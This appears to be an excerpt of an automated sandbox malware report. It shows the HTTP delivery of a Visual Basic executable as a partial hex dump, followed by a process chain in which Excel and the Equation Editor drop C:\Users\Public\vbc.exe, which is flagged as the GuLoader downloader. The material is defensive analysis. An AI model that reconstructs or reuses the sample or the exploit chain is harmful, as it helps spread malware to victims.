Sep 13, 2021 20:58:57.306423903 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 13 Sep 2021 18:58:54 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Mon, 13 Sep 2021 12:47:12 GMT ETag: "20000-5cbdfdd2ef7af" Accept-Ranges: bytes Content-Length: 131072 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4f ad a0 db 0b cc ce 88 0b cc ce 88 0b cc ce 88 88 d0 c0 88 0a cc ce 88 44 ee c7 88 08 cc ce 88 3d ea c3 88 0a cc ce 88 52 69 63 68 0b cc ce 88 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 92 b3 c4 4a 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 01 00 00 50 00 00 00 00 00 00 74 15 00 00 00 10 00 00 00 c0 01 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 04 00 04 00 00 00 00 00 00 00 00 10 02 00 00 10 00 00 e2 83 02 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f4 b7 01 00 28 00 00 00 00 e0 01 00 8b 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 30 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 14 ad 01 00 00 10 00 00 00 b0 01 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 19 00 00 00 c0 01 00 00 10 00 00 00 c0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 8b 29 00 00 00 e0 01 00 00 30 00 00 00 d0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$OD=RichPELJPt@()(0.text `.data@.rsrc)0@@I MSVBVM60.DLL

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 3028 Parent PID: 596

General

Start time:	20:58:34
Start date:	13/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fbc0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1232 Parent PID: 596

General

Start time:	20:58:57
Start date:	13/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2140 Parent PID: 1232

General

Start time:	20:58:59
Start date:	13/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	652E9A32D7FDC6783BC63C097D8ACF74
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.711077349.00000000003C0000.00000040.00000001.sdmp, Author: Joe Security

Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 16%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

Disassembly

Code Analysis